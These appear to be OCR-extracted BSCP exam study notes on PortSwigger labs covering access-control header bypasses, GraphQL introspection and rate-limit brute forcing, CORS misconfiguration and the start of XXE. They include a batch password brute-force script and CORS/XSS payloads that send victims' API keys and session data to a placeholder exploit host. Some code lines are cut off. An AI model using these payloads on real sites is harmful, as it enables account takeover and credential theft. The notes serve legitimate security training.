


PortSwigger Lab: User role can be modified in user profile

> See API Mass assignment lab exercises to alter JSON values by inserting additional fields in JSON POST data.

Drop Select a role

> Escalation to administrator is sometimes controlled by a role selector GET request, by **dropping** the `Please select a role` GET request before it is presented to the user, the default role of **admin** is selected by back-end and access is granted to the admin portal.




[PortSwigger Lab: Authentication bypass via flawed state machine]

Original URL

> Admin portal only accessible from internal. ***Identify*** if access control can be bypassed using header `X-Original-URL`, observe different response to `/admin` endpoint requests depending on header value.


```
X-Original-URL: /admin
```



[PortSwigger Lab: URL-based access control can be circumvented]

Trace to Admin

> Unable to reach `/admin` portal, but when changing the GET request to `TRACE /admin` this response contain an `X-Custom-IP-Authorization:` header.
> Use the ***identified*** header to by access control to the admin authentication.




```
GET /admin HTTP/2
Host: TARGET.net
X-Custom-Ip-Authorization: 127.0.0.1
Cookie: session=2ybmTxFLPlisA6GZvcw22Mvc29jYVuJm
```


[PortSwigger Lab: Authentication bypass via information disclosure]

GraphQL API

[Identify GraphQL API]
[GraphQL Reveal Credentials]
[GraphQL Brute Force]
[GraphQL Voyager Visualize attack paths]

Identify GraphQL API

> To ***identify*** if there is hidden GraphQL API endpoint send an invalid GET request endpoint and observe message `Not Found`, but when sending `/api` the response is `Query not present`.



> Enumeration of the GraphQL API endpoint require testing with a universal query.
> Modify GET request with query as a URL parameter `/api?query=query{__typename}`.


> The below response validate the ***identity*** of GraphQL endpoint:

```
{
  "data": {
    "__typename": "query"
```

```
  }
}
```

> Check introspection, with new request URL-encoded introspection query as a query parameter.

```
/api?query=query+IntrospectionQuery+%7B%0D%0A++__schema+%7B%0D%0A++++queryType+%7B%0D%0A++++++name%0D%0A++++%7D%0D%0A++++mutati
```




> Bypass introspection protection matching the **regex** filters, and modify the query to include a `%0a` newline character after `__schema` and resend.

> Save the introspection response to file as `graphql.json`, and remove HTTP headers from the saved response file leaving only body.

> On the InQL Scanner tab, load the file `graphql.json` and enter to scan API endpoint.
> Expand scan results for the schema and find the `getUser` query.
> In Repeater, copy and paste the getUser query as parameter and send it to the API endpoint discovered but first URL encode all characters.

> Test alternative user IDs until the API confirms `carlos` user ID as 3.




> This give you sensitive information for a user on the system such as login token, login password information, etc.


[PortSwigger Lab: Finding a hidden GraphQL endpoint]

GraphQL Reveal Creds

> Intercept the login POST request to the target. ***Identify*** the GraphQL mutation contain the username and password.




> Copy the URL of the `/graphql/v1` POST request and past into the ***InQL Scanner*** tab to scan API.



> There is a getUser query that returns a user's username and password. This query fetches the relevant user information via a direct reference to an id number.

> Modify a request by replacing the inQL tab query value to the below discovered `getuser` query from scanner.
> In the POST JSON body remove the `operationName` property and value.



> Log in to the site as the administrator, and gain access to the Admin panel.

[PortSwigger Lab: Accidental exposure of private GraphQL fields]


GraphQL Brute Force

> The login API is protected by rate limiter to protect against brute force attacks.
> Sending too many incorrect login attempts to the API, rate limit protection response message response is ***identified***.


```
{  "errors": [
    {
      "path": [
        "login"
      ],
      "extensions": {
        "message": "You have made too many incorrect login attempts. Please try again in 1 minute(s)."
      },
      "locations": [
        {
          "line": 3,
          "column": 9
        }
      ],
      "message": "Exception while fetching data (/login) : You have made too many incorrect login attempts. Please try again in
    }
  ],
  "data": {
    "login": null
  } }
```


> Using the following PortSwigger JavaScript to generate a list of login combination with password wordlist as part of brute force attack that bypass rate limiting protection.

```
copy(`123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein,
bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
        token
        success
    }
`.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboa
```



> Using the output from the above JavaScript, and place it in the InQL tab of the login POST request `POST /graphql/v1 HTTP/2`, removing the `operationName` POST body parameter and value, before sending single request containing all possible passwords in the GraphQL query.



> Response from the single POST request is one value marked `true` and the client login token return in response.

> Replace the cookie in browser to impersonate Carlos user session.

[PortSwigger Lab: Bypassing GraphQL brute force protections]

GraphQL Voyager


> Using GraphQL Voyager to visually find attack paths, sensitive functions, types, objects and data.

> Run Introspection query and copy response body to file `introspection.json` Host local GraphQL Voyager on Kali Linux:

```
mkdir graphql-voyager-local
cp ../introspection.json graphql-voyager-local/
sudo apt install nodejs npm
npm install express graphql-voyager
node server.js
```

> See code for the server.js in repo files.

> Browse to GraphQL voyager instance `http://localhost:3001/voyager`



CORS

Trusted insecure protocols
Null origin trusted

Trusted insecure protocols


> ***Identify*** in the `source code` the account details are requested with AJAX request and it contains the user session cookie in the response.

```
        <p>
          Your email is: wiener@hotdog.com
        </p>
        <div>
          Your API Key is: <span id=apikey>
          </span>
        </div>
        <script>
          fetch('/accountDetails', {
            credentials:'include'
          }
          )
          .then(r => r.json())
          .then(j => document.getElementById('apikey').innerText = j.apikey)
          </script>
          <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
            <label>
              Email
            </label>
```

> Test if the application CORS configuration will allow access to sub-domains using below test header. If response include the `Access-Control-Allow-Origin` header with the origin reflect it is vulnerable to **CORS**.

```
Origin: http://subdomain.TARGET.NET
```

> The target call subdomain to retrieve stock values, and the `productid` parameter is vulnerable to cross-site scripting (XSS).



> Place code in the exploit server body and **Deliver exploit to victim** to steal the AJAX session token and API key. In the BSCP exam use the CORS vulnerability to steal JSON data that also include the administrator session token, and can be used to escalate privilege.

```
<script>
    document.location="http://stock.TARGET.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; rec
</script>
```


PortSwigger Lab: CORS vulnerability with trusted insecure protocols

Null origin trusted

> Identify the CORS insecure configuration by checking the AJAX response if it contains the `Access-Control-Allow-Credentials` , then add header `Origin: null` . If the `null` origin is reflected in the `Access-Control-Allow-Origin` header it is vulnerable.

> Payload that may work in BSCP exam to obtain the administrator account API and session cookie data. Host on exploit server.

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://TARGET.net/account_api/?EPOCHtime=1679134272000',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='https://EXPLOIT.net/log?key='+encodeURIComponent(this.responseText);
    };
</script>"></iframe>
```



[PortSwigger Lab: CORS vulnerability with trusted null origin]

Data Exfiltration

XXE Injections

[XXE Identify]
[XXE Xinclude file read]
[XXE DTD Blind Out-of-band]
[XXE DTD Blind Error messages]
[XXE SQLi inside XML + HackVertor]
[XXE perform SSRF]
[XXE with SVG upload]
[HackTheBox XML External Entity Injection - Private Github]

> File upload or user import function on web target use XML file format. This can be vulnerable to XML external entity (XXE) injection.


Identify XML

> Possible to find XXE attack surface in requests that do not contain any XML.

